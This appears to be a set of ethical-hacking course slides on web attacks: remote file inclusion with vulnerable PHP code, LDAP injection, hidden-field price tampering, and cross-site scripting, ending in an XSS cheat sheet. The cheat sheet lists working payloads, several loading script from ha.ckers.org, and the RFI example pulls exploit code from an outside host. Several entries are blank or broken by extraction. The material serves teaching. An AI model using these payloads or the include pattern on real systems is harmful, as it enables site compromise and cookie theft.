A screenshot of a web browser window showing the JuggyBoy.com login page. The address bar contains the URL 'http://juggyboy/cgi-bin/lsp/lspro.cgi?hit_out=1036'. The page has a header with a cartoon boy's face and the text 'JUGGYBOY.COM'. Below the header is a login form with the following fields: 'User Name' (Addison), 'Email Address' (addi@juggyboy.com), 'Site URL' (www.juggyboy.com), 'Banner URL' (.gif||newpassword||1036|60|468), and 'Password' (newpassword). There is a 'Submit' button to the right of the password field. A red dotted arrow points from the 'Banner URL' field down to the server icon.

Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command



Server

File Injection Attack

```
<form method="get">
  <select name="DRINK">
    <option value="pepsi">pepsi</option>
    <option value="coke">coke</option>
  </select>
  <input type="submit">
</form>
```

Client code running in a browser



```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
    $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```



Server



File System

Vulnerable PHP code

<http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit?> <..... Exploit Code



Attacker

Attacker injects a remotely hosted file at www.jasoneval.com containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system



What is LDAP Injection?

An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**


What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries


LDAP is based on the client-server model and clients can **search the directory entries using filters**

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR ()	((objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

How LDAP Injection Works?



1. LDAP injection attacks are similar to SQL injection attacks but **exploit user parameters** to generate LDAP query
2. To test if an application is vulnerable to LDAP code injection, **send a query** to the server meaning that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques



Hidden Field Manipulation Attack

HTML Code

```
<form method="post"
  action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
    "text" name="product"
    value="Juggyboy Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Hidden Field
Price = 200.00

Normal Request

`http://www.juggyboy.com/page.aspx?product=Juggyboy%20Shirt&price=200.00`

Hidden Field
Price = 2.00

Attack Request

`http://www.juggyboy.com/page.aspx?product=Juggyboy%20Shirt&price=2.00`




Product Name

Product Price 200


[Submit](#)

1. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
2. HTML can also store field values as Hidden Fields, which are **not rendered to the screen** by the browser, but are collected and submitted as parameters during form submissions
3. Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to server


Cross-Site Scripting (XSS) Attacks



How XSS Attacks Work?



Cross-Site Scripting Attack Scenario: Attack via Email




- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:


```
<A HREF=http://legitimateSite.com/registration.cgi?clientprofile=<SCRIPT> malicious  
code</SCRIPT>>Click here</A>
```

- When the user clicks on the link, the URL is sent to **legitimateSite.com** with the malicious code
- The legitimate server sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine


XSS Example: Attack via Email




XSS Example: Stealing Users' Cookies



XSS Example: Sending an Unauthorized Request



XSS Attack in Blog Posting



XSS Attack in Comment Field



Attacker

Attacker adds a malicious script in the comment field of blog post



Database Server



Web Application

Comment with malicious link is stored on the server



User

User visits the TechPost website

Malicious code <script>alert('Hello World')</script> is injecting the blog post

The alert pops up as soon as the web page is loaded



Pop up Window



XSS Cheat Sheet



XSS locator: `";!--"<XSS>=&{() }`

Normal XSS JavaScript injection: `<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>`

Image XSS: ``

No quotes and no semicolon: ``

Case insensitive XSS attack vector: ``

HTML entities: ``

Grave accent obfuscation: ``

Malformed IMG tags: `<SCRIPT>alert("XSS")</SCRIPT>">`

Embedded tab: ``

Embedded encoded tab: ``

Embedded tab: ``

Embedded encoded tab: ``

Embed newline: `<IMG SRC="jav
ascript:alert('XSS');">`

Embedded carriage return: ``

Null Chars: `perl -e 'print "";' > out`

Non-alpha-non-digit XSS: `<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>`

Non-alpha-non-digit part 2 XSS: `<BODY onload!#$%&()*~+-_.,:;?@[/\|\\^`=alert("XSS")>`

Extraneous open brackets: `<<SCRIPT>alert("XSS");//<</SCRIPT>`

No closing script tags: `<SCRIPT SRC=http://ha.ckers.org/xss.js?`

Protocol resolution in script tags: `<SCRIPT SRC=//ha.ckers.org/.j>`

Half open HTML/JavaScript XSS vector: `<IMG SRC="javascript:alert('XSS')"`

Double open angle brackets: `<iframe src=http://ha.ckers.org/scriptlet.html <`

XSS with no single quotes or double quotes or semicolons: `SCRIPT>alert(/XSS/.source)</SCRIPT>`

Escaping JavaScript escapes: `\";alert('XSS');//`

End title tag: `</TITLE><SCRIPT>alert("XSS");</SCRIPT>`

INPUT image: `<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">`

IMG Dynsrc: ``

IMG lowsrc: ``

IMG lowsrc: ``

BGSOUND: `<BGSOUND SRC="javascript:alert('XSS');">`

LAYER: `<LAYER SRC="http://ha.ckers.org/scriptlet.html"></LAYER>`

